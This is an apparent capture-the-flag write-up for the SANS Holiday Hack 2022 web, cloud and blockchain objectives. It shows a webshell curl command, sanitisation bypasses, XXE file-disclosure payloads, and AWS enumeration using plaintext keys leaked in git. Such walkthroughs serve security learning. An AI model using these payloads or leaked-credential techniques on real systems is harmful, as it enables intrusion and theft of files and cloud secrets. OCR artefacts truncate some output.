
We get a reply from the webserver letting us know that our username is www-data. Similarly, we can browse around the webserver using the `ls` command as follows to look at the root directory:

```
curl http://wordpress.flag.net.internal/letmein.php?cmd=ls%20/.
```

Here we can see a file called flag.txt which we can look into by using `cat` in a similar fashion:

```
curl http://wordpress.flag.net.internal/letmein.php?cmd=cat%20/./flag.txt
```

And there it is - the file contains the Elfen ring and our flag!



```
oI40zIuCcN8c3MhKgQjCMN81fYtVqcKZ
```

```
inchum-land:~/wordpress.flag.net.internal$
```

Objective 4 – Recover the Web Ring

4a) Naughty IP:

Use the artifacts from Alabaster Snowball to analyze this attack on the Boria mines. Most of the traffic to this site is nice, but one IP address is being naughty! Which is it? Visit Sparkle Redberry in the Tolkien Ring for hints.

Hints

The victim web server is 10.12.42.16. Which host is the next top talker?

Procedure

Alabaster snowball has given us two files – a `victim.pcap` file and a `weberror.log` file. A quick look at the log file provides us with time-stamped logs for HTTP requests with the corresponding HTTP response code. We can see a very large number of login attempts (hallmark of a brute-force attack) followed by a large number of 404 error codes in response to HTTP GET requests for non-existing directories – which indicates that the attacker was running some kind of forced browsing attack to enumerate directories on the website.

Since all the requests are coming from the same IP address – **18.222.86.32** we can be confident that this is the naughty IP address we Are looking for.

4b) Credential Mining:

The first attack is a brute force login. What's the first username tried?

Hints

- The site's login function is at /login.html. Maybe start by searching for a string.

Procedure

From the `weberror.log` file we can see that the attacker successfully enumerated `/login.html` and the proceeded to attempt multiple username and password combinations. We are now tasked with finding the first username used in this brute-force attack.

To find this we can load the `victim,pcap` file into Wireshark and filter for the HTTP POST requests made from the malicious IP address: `ip.addr==18.222.86.32 and http.request.method==POST`

The first result in the list tells us that the first login attempt made from 18.222.86.32 used the username “**alice**” with the password “Philip”.

4c) 404 FTW:

The next attack is forced browsing where the naughty one is guessing URLs. What's the first successful URL path in this attack?

Hints

- With forced browsing, there will be many 404 status codes returned from the web server. Look for 200 codes in that group of 404s. This one can be completed with the PCAP or the log file.

Procedure

To find the first successfully enumerated URL path we can look into the weberror.log file. On the 5th October 2022, starting at 16:47:45 we see a large number of 404 error codes which indicate the start of the forced browsing attack. Scanning through the list of attempts we can notice a HTTP response of 200 for the directory **/proc** at [05/OCT/2022 16:47:46].

4d) IMDS, XXE, and Other Abbreviations

The last step in this attack was to use XXE to get secret keys from the IMDS service. What URL did the attacker force the server to fetch?

Hints

- AWS uses a specific IP address to access IMDS, and that IP only appears twice in this PCAP.

Procedure

Looking through the `victim.pcap` file in Wireshark we can search for the string 'secrets' and filter for the conversation with 18.222.86.32 where the secret keys where shared with the attacker. We can easily see that the secret keys were shared in response to a HTTP/XML request and by digging into the contents of that request we can see some XML script tricking the server to fetch **http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance**

4e) Open Boria Mine Door

Open the door to the Boria Mines. Help Alabaster Snowball in the Web Ring to get some hints for this challenge.

Hints

- The locks take input, render some type of image, and process on the back end to unlock. To start, take a good look at the source HTML/JavaScript.
- Understanding how Content-Security-Policy works can help with this challenge
- Developers use both client- and server-side input validation to keep out naughty input.

Procedure

My first thought was to try and find a keyboard input that resembles the elven fonts enough to fool the captcha system. After some trial and error, I found that I could unlock Pin1 by entering a string of `mmmmmmmmmmmmmmmmmmmm` which only worked since the two pins are white and on the same line.

For Pin2 I could see by examining the code, that the input accepts html (There's a convenient reminder in the code's inline documentation to filter out html next time). I attempted to use `<img src=></img>` tags to link to external images that can connect the two pins. In the black box I could see the thumbnail for a broken image link which told me that the html was working but also told me that the code would not accept image files as inputs to render. Next, I figured that I could use html tags to render `svg` shapes. By looking at the sources for the frame I could determine that each black box had a width of 200 pixels and height of 170 pixels and so by using the input: `<svg width=200 height=170><rect width=200 height=170 “fill:rgb(255,255,255)" /></svg>` I was able to fill Pin2 entirely in white.


Pin3 came this close to driving me crazy. I tried all sorts of approaches and different svg shapes and techniques. Until finally – just out of sheer desperation I changed the `“fill:rgb(0,0,255)`” of my code to `“fill=”#0000FF”` and it worked! No idea why – but sometimes pen-testing is just about trying stuff until it works eh! So the following code unlocks Pin3:

```
<svg width=200 height=170><rect width=200 height=170 fill=#0000FF /></svg>
```

Pin4 attempts to filter out some special characters by using the `string.replace` JavaScript function. This is easily bypassed since by using this function on its own JavaScript will only replace the first matching value it finds. So, I was able to go around this very easily just by placing an extra `<>` in front of the input string. Also, the `svg` code had to be modified slightly to draw two rectangles on top of each other now:

```
<><svg width=200 height=170><rect width=200 height=80 fill=white /><rect x=0 y=60 width=200
height=90 fill=blue /></svg>
```

I also realised that if instead of clicking on the 'GO' button, I hit the enter key to submit the input, I could just pass on the html without prepending it with `<>` this seems to indicate that the input sanitisation is only happening when the 'GO' button is clicked. In fact, on closer examination of the code we can see that the `sanitizeInput` script is being called by an `onblur` event.



```
▾ <body>
  ▾ <form method="post" action="pin4">
      <input class="inputTxt" name="inputTxt" type="text" value autocomplete="off" onblur="sanitizeInput()">
      <button>GO</button>
    </form>
```


This means that the input text is sanitised as soon as the text box loses focus (eg. When the user clicks on another text box, presses TAB or clicks the 'GO' button. However, if we simply submit the text by hitting the ENTER key the text box never loses focus and the `sanitizeInput` script is never called!

Pin5 builds on the input sanitisation of Pin4 by adding the `/gi` modifier to the `string.replace` function which should make JavaScript match on every instance of `"`,`'` ,`<` or `>`in the string. But it still calls the `sanitizeInput` function with an `onblur` event. So, we can simply submit our html by hitting the ENTER key. The `svg` tag was modified to draw a blue box with a diagonal red line across it:

```
<svg width=200 height=170><rect width=200 height=170 fill=blue /><line x1=0 y1=130 x2=200 y2=45 stroke=red stroke-width=20 /></svg>>>
```

This brings us to the final pin; Pin6. Strangely enough it seems that this one doesn't have any attempt at input sanitisation at all and we just need to modify the svg tag to unlock it:

```
<svg width=200 height=170><rect width=200 height=170 fill=blue /><line x1=0 y1=70 x2=200 y2=110 stroke=red stroke-width=20 /><line x1=0 y1=30 x2=200 y2=30 stroke=#00FF00 stroke-width=20 /></svg>
```



4f) Glamtariel's Fountain

Stare into Glamtariel's fountain and see if you can find the ring! What is the filename of the ring she presents you? Talk to Hal Tandybuck in the Web Ring for hints.

Hints

- Early parts of this challenge can be solved by focusing on Glamtariel's WORDS.
- Sometimes we can hit web pages with XXE when they aren't expecting it!

Procedure


Based on the hints we are given for this objective it looks like we're going to need to use XML injection to crack this. We are presented with an image of Glamtariel and one of her fountain and a number of objects we can drag onto either one of them. For every item we drag the fountain and Glamtariel give us some information – some of the words are in CAPS and one of the hints seems to indicate that we should pay special attention to these words:

PATH, TRAFFIC FLIES, TAMPER, APP , TYPE, SIMPLE FORMAT, RINGLIST

Using burpsuite to intercept the web requests we see that the site is using json to format its messages. However, if we change the `Content-Type` to `xml` and convert the json payload to xml format (I used https://www.freeformatter.com/json-to-xml-converter.html for this), the website seems to still function normally – so it looks like we can feed the website xml formatted payloads instead of json.

Glamtariel conveniently tells us that she keeps all of her rings in her RINGLIST file and that she likes using a SIMPLE FORMAT for such a list – so in all likelihood we must be looking for a file called `ringlist.txt`


Now that we've determined that we can pass on XML to the website we can try a basic test for XXE vulnerability by using a `REPLACE` (I used code found here for this bit). Instead of passing `img4` directly as the value for `imgDrop` we assign it to a variable called `example` and then pass the contents of example to `imgDrop`. In this case the Response we recieve is exactly the same – which is great news because it means that the site is vulnerable to XXE 😊



```
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE replace [<!ENTITY example "img4"> ]>

  <root>
    <imgDrop>
      &example;
    </imgDrop>
    <reqType>
      xml
    </reqType>
    <who>
      princess
    </who>
  </root>
```

```
HTTP/2 200 OK
Server: Werkzeug/2.2.2 Python/3.10.8
Date: Fri, 06 Jan 2023 18:30:07 GMT
Content-Type: application/json
Content-Length: 193
Set-Cookie: MiniLembanh=3c09bd0c-2e5b-4ff6-b6c5-054658f7e1b0.scZMLrrxTLPf
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "appResp":"I love rings of all colors!^She definitely tries to convince
  "droppedOn":"none",
  "visit":"none"
}
```

Now we can try a more complex file disclosure attack by passing the path of a file we want to peek into. We're assuming that we're looking for a file called ringlist.txt and by inspecting the website sources we know that there are a number of directories as follows:



`/static/css/`

`/static/images/`


`/static/js`

Oh...and we mustn't forget that to prepend the /app/ directory (That's what the 'APP' hint was for!)

So, we can craft a payload to look for `ringlist.txt` in these directories, eg:


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///app/static/images/ringlist.txt"> ]>
<root>
        <imgDrop>&ent;</imgDrop>
        <reqType>xml</reqType>
        <who>princess</who>
</root>
```

This returns a Pretty interesting response – we did get the contents of the `ringlist.txt` but apparently Glamtariel doesn't keep her secrets there anymore. However, we are told to visit https://glamtarielsfountain.com/static/images/pholder-morethantopsupersecret63842.png where we are served up an image of a top-secret looking manila folder.



```
    <reqType>
      xml
    </reqType>
    <who>
      princess
    </who>
  </root>
```

```
HTTP/2 200 OK
Server: Werkzeug/2.2.2 Python/3.10.8
Date: Fri, 06 Jan 2023 18:45:15 GMT
Content-Type: application/json
Content-Length: 350
Set-Cookie: MiniLembanh=d8d10096-fcc1-4d77-a2f2-38054513e028.RIbmGtRBE4vRHxapoZqf0H4Ch
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{
  "appResp":"Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don'
  "droppedOn":"none",
  "visit":"static/images/pholder-morethantopsupersecret63842.png,262px,100px"
}
```



Looking closely at the folder we see that the folder itself is labelled `x_phial_pholder_2022` and that it has two files in it called `bluering.txt` and `redring.txt`. By modifying the xml payload, we used earlier we can peek into the contents of these two text files that are located in the `/app/static/images/x_phial_pholder/2022/` directory.

Bluering.txt:

```
"I love these fancy blue rings! You can see we have two of them. Not magical or anything,
just really pretty.^She definitely tries to convince everyone that the blue ones are her
favorites. I'm not so sure though.",
```

Redring.txt:


```
"Hmmm, you still seem awfully interested in these rings. I can't blame you, they are pretty
nice.^Oooooh, I can just tell she'd like to talk about them some more.",
```

...that's nothing we don't know already – so all this work for nothing?! Well... maybe not... the website shows us two blue rings, a red ring and a fourth silver ring. So maybe there's a third file called `silverring.txt`? It's definitely worth a shot...and sure enough we find another message inside `silverring.txt`:

Silverring.txt:

```
"appResp": "I'd so love to add that silver ring to my collection, but what's this? Someone
has defiled my red ring! Click it out of the way please!.^Can't say that looks good.
Someone has been up to no good. Probably that miserable Grinchum!",
  "droppedOn": "none",
  "visit":"static/images/x_phial_pholder_2022/redring-
supersupersecret928164.png,267px,127px"
```

There's another hint pointing us towards a new URL for a new png file – loading that up gives us a close-up view of the red ring. There's an inscription on the inside of the ring that says `goldring_to_be_deleted.txt`.



Now things are surely getting interesting – there's a fifth ring which is set to be deleted – maybe we can have a peek into `goldring_to_be_deleted.txt` using the same XXE method...

Goldring_to_be_deleted.txt:

```
"Hmmm, and I thought you wanted me to take a look at that pretty silver ring, but instead,
you've made a pretty bold REQuest. That's ok, but even if I knew anything about such
things, I'd only use a secret TYPE of tongue to discuss them.^She's definitely hiding
something.",
```

This is quite a cryptic message, but so far this objective has shown that looking at the words in CAPS helps point in the right direction. In this case we have REQTYPE. After spending hours hammering away at this objective – this is immediately familiar. We are passing on three variables in our xml payload; `imgDrop`, `who` and **`reqType`**.

So far, we've been passing our XXE payload to the `imgDrop` variable, but maybe we should try passing it to `reqType` instead:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY ent SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt"> ]>
<root>
        <imgDrop>img1</imgDrop>
        <reqType>&ent;</reqType>
        <who>princess</who>
</root>
```

We now get the following response:

```
  "appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I
shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden rings!
Grinchum dropped this one nearby. Makes one wonder how 'precious' it really was to him.
Though I haven't touched it myself, I've been keeping it safe until someone trustworthy such
as yourself came along. Congratulations!^Wow, I have never seen that before! She must really
trust you!",
  "droppedOn": "none",
  "visit":"static/images/x_phial_pholder_2022/goldring-
morethansupertopsecret76394734.png,200px,290px"
```

And behold we are given a URL to the gold ring and the answer to this objective: **goldring-morethansupertopsecret76394734.png**!

Objective 5 – Recover the Cloud Ring

5a) AWS CLI Intro:

Try out some basic AWS command line skills in this terminal. Talk to Jill Underpole in the Cloud Ring for hints.

Hints

In the AWS command line (CLI), the Secure Token Service or STS has one *very* useful function.

Procedure

Just follow the on-screen instructions and read the help files:

```
elf@3634594c4105:~$ aws help
elf@3634594c4105:~$
elf@3634594c4105:~$ aws configure
AWS Access Key ID [None]: AKQAAYRKO7A5Q5XUY2IY
AWS Secret Access Key [None]: qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf
Default region name [None]: us-east-1
Default output format [None]:
elf@3634594c4105:~$ aws sts get-caller-identity
{
    "UserId": "AKQAAYRKO7A5Q5XUY2IY",
    "Account": "602143214321",
    "Arn": "arn:aws:iam::602143214321:user/elf_helpdesk"
}
elf@3634594c4105:~$
```

5b) Trufflehog Search:

Use Trufflehog to find secrets in a Git repo. Work with Jill Underpole in the Cloud Ring for hints. What's the name of the file that has AWS credentials?

Hints

- If you want to look at an older code commit with git, you can `git checkout CommitNumberHere`.
- You can search for secrets in a Git repo with `trufflehog git https://some.repo/here.git.`

Procedure

First, we use Trufflehog to look through the git repository.

```
~$ trufflehog git https://haugfactory.com/asnowball/aws_scripts.git
```

The first result it gives us indicates that AWS credentials have been detected in a file called `put_policy.py` but it's not in the latest commit.

```
Found unverified result 🐷🔑❓
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAAIDAYRANYAHGQOHD
Line: 6
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put_policy.py
Email: asnowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-07 07:53:12 -0700 -0700
```

So we can clone the repository using `~$ git clone https://haugfactory.com/asnowball/aws_scripts.git` and have a look at the contents of `put_policy.py` with the commit hash we got from Trufflehog by running `$ git show 106d33e1ffd53eea753c1365eafc6588398279b5` inside the aws_scripts folder we just cloned. There we can see the aws access id and key in plaintext.

```
diff --git a/put_policy.py b/put_policy.py
index d78760f..f7013a9 100644
--- a/put_policy.py
+++ b/put_policy.py
@@ -4,8 +4,8 @@ import json

 iam = boto3.client('iam',
     region_name='us-east-1',
-    aws_access_key_id=ACCESSKEYID,
-    aws_secret_access_key=SECRETACCESSKEY,
+    aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
+    aws_secret_access_key="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",
```

All we need to do know is configure these credentials by running `$ aws configure` and running `$ aws sts get-caller-identity.`

From the output we can see that our username is haug and we can plug this in the next command to get the list of attached user policies:

```
$ aws iam list-attached-user-policies --user-name haug
```

We now know that our policy's arn is `arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY`.

We can use this to get the policy assigned to our user by running:

```
$ aws iam get-policy --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY
```

Similarly to view the default version of this policy we can use:

```
$ aws iam get-policy-version --policy-arn
arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --version-id v1
```

Now to list inline user policies associated with the username haug we use:

```
$ aws iam list-user-policies –user-name haug
```

With this we see that the policy Name is S3Perms and we can use this to retrieve haug's user policy:

```
$ aws iam get-user-policy –user-name haug –policy-name S3Perms
```

This discloses the name of a S3 bucket called `smogmachines3`. We can use this to list objects in this bucket by using:

```
$ aws s3api list-objects –bucket smogmachines3
```

To list the lambda privileges that attached user policy is providing us with, we can use:

```
$ aws lambda list-functions
```

This shows us a function called `smogmachine_lambda`. Let's see whether this is directly accessible through a public URL:

```
$ aws lambda get-function-url-config --function-name smogmachine_lambda
```

And sure enough – the function is directly accessible from https://rxgnav37qmvqxtaksslw5vwwjm0suhwc.lambda-url.us-east-1.on.aws/

Objective 6 – Recover the Burning Ring of Fire

6a) Buy a Hat

Travel to the Burning Ring of Fire and purchase a hat from the vending machine with KringleCoin. Find hints for this objective hidden throughout the tunnels.

Hints

- To purchase a hat, first find the hat vending machine in the Burning Ring of Fire. Select the hat that you think will give your character a bold and jaunty look, and click on it. A window will open giving you instructions on how to proceed with your purchase.
- You should have been given a target address and a price by the Hat Vending machine. You should also have been given a Hat ID #. Approve the transaction and then return to the Hat Vending machine. You'll be asked to provide the Hat ID and your wallet address. Complete the transaction and wear your hat proudly!
- Before you can purchase something with KringleCoin, you must first approve the financial transaction. To do this, you need to find a KTM; there is one in the Burning Ring of Fire. Select the *Approve a KringleCoin transfer* button. You must provide the target wallet address, the amount of the transaction you're approving, and your private wallet key.

Procedure

Nothing much to write about for this one – just follow the instructions provided in the hints and on the vending machine itself and buy yourself a snazzy hat…I mean just look at that fashion statement right there!!

6b) Blockchain Divination


Use the Blockchain Explorer in the Burning Ring of Fire to investigate the contracts and transactions on the chain. At what address is the KringleCoin smart contract deployed? Find hints for this objective hidden throughout the tunnels.

Hints

- Find a transaction in the blockchain where someone sent or received KringleCoin! The *Solidity Source File* is listed as KringleCoin.sol. Tom's Talk might be helpful!

Procedure

This was quite easy – I figured that the KringleCoin smart contract must have been created very early on in the blockchain, so I just used the blockchain explorer to navigate to block number 1 in the chain – which conveniently is very clearly labelled to let us know that the transaction creates a contract called "KringleCoin" and gives us the contract address.



Transaction 0

This transaction creates a contract.
"KringleCoin"
Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

Similarly, by looking at the opposite end of the blockchain we can see a large number of KringleCoin transactions from different wallet addresses to the above contract address (eg Block 105435 to 105438) which points us in the right direction.

6c) Exploit a Smart Contract


Exploit flaws in a smart contract to buy yourself a Bored Sporc NFT. Find hints for this objective hidden throughout the tunnels.

Hints

- You can change something that you shouldn't be allowed to change. This repo might help!
- You're going to need a Merkle Tree of your own. Math is hard. Professor Petabyte can help you out.

Procedure


It looks like Professor Petabyte's repo is a great starting point for this challenge. By installing the docker container and running the provided python script we can generate the root and proof values for any two wallet addresses in a Merkle Tree. Of course – one of the wallet addresses must be our own and reading through the presale approval page gives us the second wallet address that we need.



only put Sporcs that we're tight with on the list. ***WE*** decided who's on the list (COOL SPORCS ONLY). We don't just let ***anyone*** on. If we were putting you on the list, we would've contacted you... not the other way around.

